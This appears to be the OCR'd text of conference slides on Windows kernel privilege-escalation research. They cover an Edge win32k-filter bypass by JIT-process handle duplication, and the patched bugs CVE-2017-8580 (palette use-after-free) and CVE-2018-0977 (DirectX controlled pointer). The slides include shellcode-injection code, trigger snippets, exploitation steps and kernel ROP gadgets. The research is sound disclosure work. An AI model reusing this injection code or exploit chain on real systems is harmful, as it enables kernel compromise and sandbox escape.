
Bypass win32k filter

- We noticed that the jit process is unfiltered!

```
dt ffff930e7e0657c0 _EPROCESS
   +0x000 Pcb               : _KPROCESS
   //...
   +0x6cc Flags3            : 0x481c820
   +0x6cc Minimal           : 0y0
   +0x6cc ReplacingPageRoot : 0y0
   +0x6cc DisableNonSystemFonts : 0y0
   +0x6cc AuditNonSystemFontLoading : 0y0
   //...
   +0x6cc ProhibitRemoteImageMap : 0y1
   +0x6cc ProhibitLowILImageMap : 0y0
   +0x6cc SignatureMitigationOptIn : 0y0
   +0x6cc DisableDynamicCodeAllowOptOut : 0y1
   +0x6cc EnableFilteredWin32kAPIs : 0y0
   +0x6cc AuditFilteredWin32kAPIs : 0y1B
```


Bypass win32k filter

- And we noticed that the Edge content process owns a handle



MicrosoftEdge.exe		24,200 K	74,484 K	5200 Microsoft Edge
browser_broker.exe		3,080 K	17,408 K	6248 Browser_Broker
MicrosoftEdgeCP.exe		31,276 K	49,160 K	6464 Microsoft Edge Conten...
MicrosoftEdgeCP.exe	< 0.01	58,952 K	88,644 K	6556 Microsoft Edge Conten...
MicrosoftEdgeCP.exe		142,800 K	177,764 K	5924 Microsoft Edge Conten...
dllhost.exe		3,456 K	10,756 K	7132 COM Surrogate
MicrosoftEdgeCP.exe		69,360 K	97,452 K	3732 Microsoft Edge Conten...

- When I observe the content process's handle info



Mutant	\Sessions\1\BaseNamedObjects\MSCTF.Asm.MutexDefault1	0xB50	SYNCHRONIZE
Process	MicrosoftEdge.exe(5200)	0x5C8	SYNCHRONIZE
Process	<拒绝访问。>	0x664	SYNCHRONIZE | DUP_HANDLE
Process	<拒绝访问。>	0xA88	SYNCHRONIZE | DUP_HANDLE
Section	\...\ie_ias_00001450-0000-0000-0000-000000000000	0x28C	MAP_READ
Section	\BaseNamedObjects__ComCatalogCache__	0x2B8	MAP_READ
Section	\...\IsoSpaceV2_ScopeUntrusted_2:6_2	0x314	MAP_WRITE | MAP_READ

Bypass win32k filter

- It's used for RPC with the JIT server

```
class JITManager
{
public:
    HRESULT ConnectRpcServer(__in HANDLE jitProcessHandle, __in_opt void* serverSecurityDescriptor, __in UUID connectionUuid);

    bool IsConnected() const;
    bool IsJITServer() const;
    void SetIsJITServer();
    bool IsOOPJITEnabled() const;
    void EnableOOPJIT();

    HANDLE GetServerHandle() const;
```

- Abusing it , we can duplicate the handle of JIT process!

```
ThreadContextDataIDL contextData;
HANDLE serverHandle = JITManager::GetJITManager()->GetServerHandle();

HANDLE jitTargetHandle = nullptr;
if (!DuplicateHandle(GetCurrentProcess(), GetCurrentProcess(), serverHandle, &jitTargetHandle, 0, FALSE,
    DUPLICATE_SAME_ACCESS))
{
    return false;
}
```

Bypass win32k filter

- Inject the JIT server from content process

```
BOOL InjectJitServer(HANDLE hProc)
{
    SIZE_T dwSize = sizeof(g_ShellCode);
    HANDLE jitProcHandle = NULL;
    DuplicateHandle(hProc, (HANDLE)-1, (HANDLE)-1, &jitProcHandle, 0, FALSE, DUPLICATE_SAME_ACCESS);
    LPVOID BaseAddress = VirtualAllocEx(jitProcHandle, NULL, 0x4000,
        MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    NtWriteVirtualMemory(jitProcHandle, BaseAddress, g_ShellCode, dwSize, NULL);
    CreateRemoteThread(jitProcHandle, NULL, 0, BaseAddress, 0, 0, 0);

    return TRUE;
}
```

- Now we can exploit win32k bug unlimited!

CVE-2017-8580

A good case about public-owned object.

```
BUGCHECK_STR:  0xD5

PROCESS_NAME:  PalUAF[illegible]64.ex

CURRENT_IRQL:  2

ANALYSIS_VERSION: 10.0.10240.9 amd64fre

TRAP_FRAME:  ffffce00c28067e0 -- (.trap 0xffffce00c28067e0)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=fffff6a54834ab70 rbx=0000000000000000 rcx=fffff6a5483aa9e0
rdx=fffff6a54838cca0 rsi=0000000000000000 rdi=0000000000000000
rip=fffff6dd23ab2909 rsp=ffffce00c2806970 rbp=ffffce00c28069a9
 r8=0000000000000003  r9=ffffe70db2748f90 r10=7ffff6a5423ff510
r11=ffffce00c2806890 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
win32kfull!GreSetDIBColorTable+0xa9:
fffff6dd`23ab2909 8b481c          mov     ecx,dword ptr [rax+1Ch] ds:fffff6a5`4834ab8c=????????
Resetting default scope
```

CVE-2017-8580

The specific flaw exists within the win32kfull!EngDeletePalette

```
.text:00000001C007EF50 EngDeletePalette proc near
.text:00000001C007EF50
.text:00000001C007EF50 arg_8           = qword ptr  10h
.text:00000001C007EF50
.text:00000001C007EF50                 push    rbx
.text:00000001C007EF52                 sub     rsp, 20h
.text:00000001C007EF56                 mov     rdx, rcx
.text:00000001C007EF59                 xor     ebx, ebx
.text:00000001C007EF5B                 lea     rcx, [rsp+28h+arg_8]
.text:00000001C007EF60                 call    EPALOBJ::EPALOBJ(HPALETTE__ *)
.text:00000001C007EF65                 mov     rax, [rsp+28h+arg_8]
.text:00000001C007EF6A                 test    rax, rax
.text:00000001C007EF6D                 jz      short loc_1C007EF8A
.text:00000001C007EF6F                 test    dword ptr [rax+18h], 100h
.text:00000001C007EF76                 jnz     short loc_1C007EF8A
.text:00000001C007EF78                 lea     edx, [rbx+2]    ; cShareLock = 2
.text:00000001C007EF7B                 lea     rcx, [rsp+28h+arg_8]
.text:00000001C007EF80                 call    XEPALOBJ::vUnrefPalette(long)
```

pPal->ShareCnt++

It means we can delete a palette with nozero share count!

CVE-2017-8580


```
// First, create a palette
HPALETTE hPalette = CreateDIBPalette();
```

cShareCount

```
0: kd> dq fffff6d9`442482a0
fffff6d9`442482a0  00000000`5e0808c8 80000000`00000000
fffff6d9`442482b0  ffffd10a`ffbc1700 00000010`00000501
fffff6d9`442482c0  ff76b9ed`0000eb45 00000000`00000000
```

```
typedef struct _BASEOBJECT
{
    PVOID    hHmgr;
    ULONG    cShareCount;
    USHORT   cExclusiveLock;
    USHORT   BaseFlags;
    PVOID    Tid;
} BASEOBJECT, *POBJ;
```

```
// Then, select it to a DC
SelectPalette(hdc, hPalette, TRUE);
```

```
0: kd> dq fffff6d9`442482a0
fffff6d9`442482a0  00000000`5e0808c8 80000000`00000000
fffff6d9`442482b0  ffffd10a`ffbc1700 00000010`00000501
fffff6d9`442482c0  ff76b9ed`0000eb45 00000000`19010689
```

still zero

hdc

CVE-2017-8580


```
// Call the CreateDIBSection function and pass the hdc as argument, we would
// get a DIB surface which referenced a public-owned palette;

hBmp = CreateDIBSection(hdc, pBmpInfo, DIB_PAL_COLORS, &pBmpData, NULL, 0);
```

```
0: kd> dq fffff6d9`4455fb70
fffff6d9`4455fb70  ffffffff`c80807e9 00000000`00000001
fffff6d9`4455fb80  ffffd10a`ffbc1700 00000100`00008401
fffff6d9`4455fb90  00000000`0001010f 00000000`00000000
```


```
0: kd> dq poi(win32kbase!gpentHmgr) + 18 * 7e9
fffff6d9`4001bdd8  ffffffff`ffc807e9 0008c808`00000000
fffff6d9`4001bde8  00000000`00000000
```

public-owned

We can search this public palette from GdiSharedHandleTable in PEB

CVE-2017-8580

- Finally, we can free this palette via EngDeletePalette



This is what we get now

CVE-2017-8580

- Exploitation Steps

1. Trigger the vulnerability
2. Allocate servermetafile objects to reclaim memory.
3. Call SetDIBColorTable and get AAW.
4. Abuse palettes primitives to gain full read and write.

Patch

- Palette UAF patched on July 2017

  Microsoft just fix the cShareCount passed from EngDeletePalette

- Duplicate handle patched on Sep 2017

  Collided by Ivan Fratric! -_-#

  Edge content processes do not have DUP_HANDLE permission of jit process, and the jit server enabled win32k filter after a month.

Win32k Death?

COMMSEC: The Life & Death of Kernel Object Abuse

In the past few years, data only kernel exploitation has been on the rise, since 2011 abusing and attacking Desktop heap objects, to gain a higher exploit primitives, was seen in many exploits. Moving forward to 2015 the focus has changed to GDI subsystem, and the discovery of the GDI Bitmaps objects, abuse, as well as in 2017 the GDI Palettes object abuse technique was released at DefCon 25, all of these techniques aim to, gain arbitrary/relative kernel memory read/write, to further the exploit chain.

In this talk we will focus on some of the discovered techniques and objects, and how we were able using Type Isolation released in RS4 to mitigate those exploitation techniques.

LOCATION: **Track 4 / CommSec**
DATE: **April 12, 2018**
TIME: **10:45 am - 11:45 am**

SAIF ELSHEREI

IAN KRONQUIST

Direct X Subsystem

- Many of them are not filtered

```
0: kd> x win32kbase!*GdiDdDDI*
fffffe8a`9849e6a0 win32kbase!NtGdiDdDDIWaitForVerticalBlankEvent2 (<no parameter
info>)
fffffe8a`9849e3b0 win32kbase!NtGdiDdDDISetHwProtectionTeardownRecovery (<no
parameter info>)
fffffe8a`98438910 win32kbase!NtGdiDdDDIConfigureSharedResource (<no parameter info>)
fffffe8a`98428b10 win32kbase!NtGdiDdDDIPresent (<no parameter info>)
fffffe8a`98436fb0 win32kbase!NtGdiDdDDILock (<no parameter info>)
fffffe8a`9849dd90 win32kbase!NtGdiDdDDIOpenSynchronizationObject (<no parameter
info>)
fffffe8a`9842b5e0 win32kbase!NtGdiDdDDILock2 (<no parameter info>)
fffffe8a`9843d9c0 win32kbase!NtGdiDdDDIEvict (<no parameter info>)
fffffe8a`9849dae0 win32kbase!NtGdiDdDDIGetSetSwapChainMetadata (<no parameter info>)
fffffe8a`9849d990 win32kbase!NtGdiDdDDIGetContextInProcessSchedulingPriority (<no
parameter info>)
fffffe8a`9849dbe0 win32kbase!NtGdiDdDDINetDispQueryMiracastDisplayDeviceStatus (<no
parameter info>)
fffffe8a`9842b870 win32kbase!NtGdiDdDDIReclaimAllocations2 (<no parameter info>)
```

CVE-2018-0977

- Attack the Direct X subsystem

```
EXCEPTION_RECORD:  ffff8b080ed94a48 -- (.exr 0xffff8b080ed94a48)
ExceptionAddress: fffff809753a539c (BasicRender!WARPKMDMABUFINFO::Run+0x0000000000000060)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 0000000000000000
   Parameter[1]: 000000000c0c0c0c
Attempt to read from address 000000000c0c0c0c

CONTEXT:  ffff8b080ed94290 -- (.cxr 0xffff8b080ed94290)
rax=000000010c0c0c0b rbx=ffffc886f257e0a8 rcx=000000000c0c0c0c
rdx=0000000000000000 rsi=ffffc886f257e000 rdi=000000000c0c0c0c
rip=fffff809753a539c rsp=ffff8b080ed94c80 rbp=ffff8b080ed94e10
 r8=0000000000000020  r9=0000000000000001 r10=00000000000af1f4
r11=0000000000000003 r12=ffff8b080ed94d52 r13=ffffc886f233b000
r14=000000000c0c0c0c r15=0000000000000220
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
BasicRender!WARPKMDMABUFINFO::Run+0x60:
fffff809`753a539c 488b07          mov     rax,qword ptr [rdi] ds:002b:00000000`0c0c0c0c=????????????????
Resetting default scope
```

Controlled pointer

CVE-2018-0977

user controllable

```
0: kd> u BasicRender!WARPKMDMABUFINFO::Run+60
BasicRender!WARPKMDMABUFINFO::Run+0x60:
fffff809`753a539c 488b07          mov     rax,qword ptr [rdi]
fffff809`753a539f 7548            jne     BasicRender!WARPKMDMABUFINFO::Run+0xad
(fffff809`753a53e9)
fffff809`753a53a1 488b00          mov     rax,qword ptr [rax]
fffff809`753a53a4 488d542430      lea     rdx,[rsp+30h]
fffff809`753a53a9 ff15814e0000    call    qword ptr [BasicRender!_guard_dispatch_icall_fptr
(fffff809`753aa230)]

0: kd> dqs fffff809`753aa230
fffff809`753aa230  fffff809`753a6550 BasicRender!guard_dispatch_icall_nop
fffff809`753aa238  00000000`0000a288

0: kd> uf BasicRender!guard_dispatch_icall_nop
BasicRender!guard_dispatch_icall_nop:
fffff809`753a6550 ffe0            jmp     rax
```

Nothing!

CVE-2018-0977

- Crash occurred in system process, no user space, no win32k

```
PROCESS_NAME:  System

CURRENT_IRQL:  0
...

1: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff8b08`0ed94c80 fffff809`753a56b2 BasicRender!WARPKMDMABUFINFO::Run+0x60
01 ffff8b08`0ed94cb0 fffff809`753a51b3 BasicRender!WARPKMGPUNODE::Run+0xa6
02 ffff8b08`0ed94d10 fffff809`753a4845 BasicRender!WARPKMADAPTER::RunGPU+0x7c3
03 ffff8b08`0ed95be0 fffff801`278f53a7 BasicRender!WARPKMADAPTER::WarpGPUWorkerThread+0x25
04 ffff8b08`0ed95c10 fffff801`2797ad66 nt!PspSystemThreadStartup+0x47
05 ffff8b08`0ed95c60 00000000`00000000 nt!KiStartSystemThread+0x16
```

- How to layout data for ROP?

CVE-2018-0977

- Spray data with NamedPipe object
- Need a kernel info leak to get nt base and kernel data address
  - First, we need nt base to calculate ROP gadgets address
  - Then, we should control RSP register point to the ROP data

```
We need a good info leak, and used it twice.

Fortunately I have disovered one, but it's still unpatched, so I won't

disclose it in this speech.
```

CVE-2018-0977

- Rop in kernel, turn to AAW

```
KseGetIoCallbacks:

mov     rax, [rcx+30h]  // rcx point to pipe name
mov     rax, [rax+38h]  // control rax
retn

nt!KiResetForceIdle+0xf7:

pop     rcx
retn

xHalQueryProcessorRestartEntryPoint + 0x2:

mov     [rcx], rax        // Write!
mov   ax, 0C00000BBh
retn
```

Demo Time

Patch

- Patched in March 2018
- And Microsoft made a mistake
- **CVE-2018-0977 | Win32k Elevation of Privilege Vulnerability**
  Security Vulnerability

```
Exactly, it's a direcx kernel bug.
```

Acknowledgements

- Yuange of Tencent ZhanluLab
- ChenNan of Tencent ZhanluLab
- YinLiang of Tencent PCMgr
- Zhenhuan Li of Tencent ZhanluLab

Reference

- https://github.com/progmboy/kernel_vul_poc/blob/master/windows/cursor_poc/poc.cxx
- https://www.zerodayinitiative.com/advisories/ZDI-17-474/
- https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-0977
- https://media.blackhat.com/bh-us-11/Mandt/BH_US_11_Mandt_win32k_Slides.pdf

Question

Thanks